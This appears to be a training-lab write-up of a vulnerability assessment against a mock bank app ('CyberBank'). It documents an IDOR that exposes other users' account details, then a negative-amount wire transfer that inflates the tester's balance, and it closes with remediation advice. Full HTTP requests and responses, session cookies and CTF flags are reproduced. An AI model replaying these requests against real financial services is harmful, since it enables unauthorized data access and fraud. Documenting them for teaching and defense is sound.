CyberBank Vulnerability Report

Type: IDOR (Insecure Direct Object Reference) Vulnerability

Description:
The application was found to have an Insecure Direct Object Reference vulnerability, exposing sensitive user information through unprotected API endpoints. By modifying request parameters, unauthorized access to other users' account data and personal information was possible.


Impact:
This vulnerability enables unauthorized access to sensitive data, including account information and personal records, posing a risk for identity theft and financial fraud.

Affected OWASP Categories:

- **A01:2021 - Broken Access Control**
- **A02:2021 - Cryptographic Failures**
- **A04:2021 - Insecure Design**
- **A05:2021 - Security Misconfiguration**

Reproduction Steps

1. **Log in as a DefaultUser:**
    - Access the application with a default user account.
2. **Identify an Insecure Endpoint:**
    - Open Developer Tools in your browser and observe network requests made to the application's API.
    - Notably, requests to `/api/customer/contacts`, `/api/accounts/info`, `/api/cards/info` and `/api/customer/info/me` were unencrypted, resulting in **A02:2021 - Cryptographic Failures**. exposing user's account.



3. **Exploit IDOR by Manipulating User ID:**
    - In Burp Suite's Repeater, modify the endpoint `/api/customer/info/me` to `/api/customer/info/<account_id>`.
    - By substituting `<account_id>` with another user's ID, it's possible to access sensitive details of other users' accounts, confirming the presence of an IDOR vulnerability.

Request

Pretty Raw Hex

```
GET /api/customer/info/dd89354ff8804c38bc86c35f0f20bd71 HTTP/1.1
Host: web0x06.hbtn
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Fi
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: session=k5VaqaMFxIoIZTM5ACdUvz3Bb4yTnuDvnTBqqzfNBcw.LkFEowMz5BX
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Server: nginx/1.22.1
3  Date: Sun, 10 Nov 2024 19:17:26 GMT
4  Content-Type: application/json
5  Content-Length: 380
6  Connection: keep-alive
7  Vary: Cookie
8
{
  "flag_0":"f3554b6d07e15745781b29db79a13265",
  "message":{
    "accounts_id":[
      "737fa8cc34c649afb9cc361823d9ff3f",
      "900e3683355943b9903c2dbd5dfa70d7"
    ],
    "created_at":1731264440,
    "expenses":12514.4,
    "firstname":"[redacted]",
    "id":"dd89354ff8804c38bc86c35f0f20bd71",
    "income":10950.1,
    "lastname":"[redacted]",
    "total_balance":1564.3,
    "updated_at":1731264440,
    "username":"[redacted]"
  },
  "status":"success"
}
```

1. **Enumerating users's accounts balance**
    - With the information previously discover another request was send to **/api/accounts/info/<account id> disclosing the account balance cards id and card number**

Request

Pretty Raw Hex

```
1 GET /api/accounts/info/737fa8cc34c649afb9cc361823d9ff3f HTTP/1.1
2 Host: web0x06.hbtn
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,i
  =0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Server: nginx/1.22.1
3  Date: Sun, 10 Nov 2024 20:17:14 GMT
4  Content-Type: application/json
5  Content-Length: 336
6  Connection: keep-alive
7  Vary: Cookie
8
9  {
     "flag_1":"f64234679978109a8df9fa3c7b183c0f",
     "message":{
       "balance":998.5999999999999,
       "cards_id":[
         "bfc798ad39c84f978ba935c77a9ba8df"
       ],
       "created_at":1731264440,
       "customer_id":"dd89354ff8804c38bc86c35f0f20bd71",
       "id":"737fa8cc34c649afb9cc361823d9ff3f",
       "number":"104400029551",
       "routing":"106190000",
       "updated_at":1731264457
     },
     "status":"success"
   }
10
```

Manipulating Wire Transfers to Inflate Account Balance

1. **Initiate Unauthorized Transfer:** Initiate a transfer to a a user, change the body parameter in the repeater to male a wire transfer using negative values (e.g., `-100000`), resulting in a credit to your account.


Pretty Raw Hex

```
POST /api/accounts/transfer_to/737fa8cc34c649afb9cc361823d9ff3f HTTP/1.1
Host: web0x06.hbtn
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://web0x06.hbtn/dashboard
Content-Type: application/json
Content-Length: 128
Origin: http://web0x06.hbtn
Connection: keep-alive
Cookie: session=k5VaqaMFxIoIZTM5ACdUvz3Bb4yTnuDvnTBqqzfNBcw.LkFEowMz5BX3hoFhZlHd4dmbVfU
Priority: u=0

{
    "amount":-100000,
    "raison":"same",
    "account_id":"bba29bbd7bb7436e826f1c8f6b38feae",
    "routing":"106190009",
    "number":"107443133337"
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Sun, 10 Nov 2024 20:42:50 GMT
Content-Type: application/json
Content-Length: 432
Connection: keep-alive
Vary: Cookie

{
    "message":{
        "amount":-100000,
        "created_at":1731271370,
        "id":"0dc77db4b0a24e47a7304dd7b10afab6",
        "merchant_name":"[redacted]",
        "method":"wire",
        "raison":"same",
        "receiver_id":"dd89354ff8804c38bc86c35f0f20bd71",
        "receiver_payment_id":"737fa8cc34c649afb9cc361823d9ff3f",
        "sender_id":"b6baff500ac245edb13e0ce85708f285",
        "sender_payment_id":"bba29bbd7bb7436e826f1c8f6b38feae",
        "status":"completed",
        "updated_at":1731271370
    },
    "status":"success"
}
```



Remediation Recommendations

- **1. Insecure Direct Object Reference (IDOR)**
  To prevent unauthorized access due to IDOR vulnerabilities, implement robust server-side access controls that validate user permissions before granting access to resources. Consider using unique identifiers, such as UUIDs, instead of sequential or predictable user IDs to make guessing or brute-forcing IDs more difficult. Additionally, ensure that each endpoint strictly enforces authorization checks based on user roles or permissions to protect sensitive data.
- **2. Cryptographic Failures**
  To address unencrypted data transmissions, ensure that all communications between the client and server use HTTPS/TLS for encryption in transit. This will protect sensitive data from interception by encrypting the requests and responses. Regularly update encryption protocols and avoid outdated cryptographic algorithms or weak ciphers. Implement HTTP security headers, like `Strict-Transport-Security (HSTS)`, to enforce HTTPS across all sessions.
- **3. Security Misconfiguration**
  To reduce risks associated with misconfigurations, conduct a comprehensive security configuration review. Ensure that API endpoints have appropriate access control measures in place and remove any unnecessary or exposed endpoints. Regularly audit configurations to adhere to security best practices, including enforcing strict access control policies, keeping components updated, and disabling any development or testing configurations before deploying to production.

Conclusion

The vulnerabilities identified in this application highlight critical security risks that expose sensitive user information, allow unauthorized account access, and enable potentially harmful financial transactions. The findings demonstrate a need for improved security practices, including robust authorization controls, proper encryption of sensitive data, and secure configuration management. By addressing these weaknesses through the recommended remediations, the application can significantly reduce risks associated with Insecure Direct Object References (IDOR), Cryptographic Failures, and Security Misconfiguration. Implementing these changes will not only protect sensitive user information but also bolster the application's resilience against unauthorized access and data manipulation.

A comprehensive security approach, incorporating regular security assessments, secure development practices, and strict access control policies, is essential to maintaining the application's integrity and protecting user data. This will not only enhance user trust but also align the application with modern security standards, reducing the likelihood of future security incidents.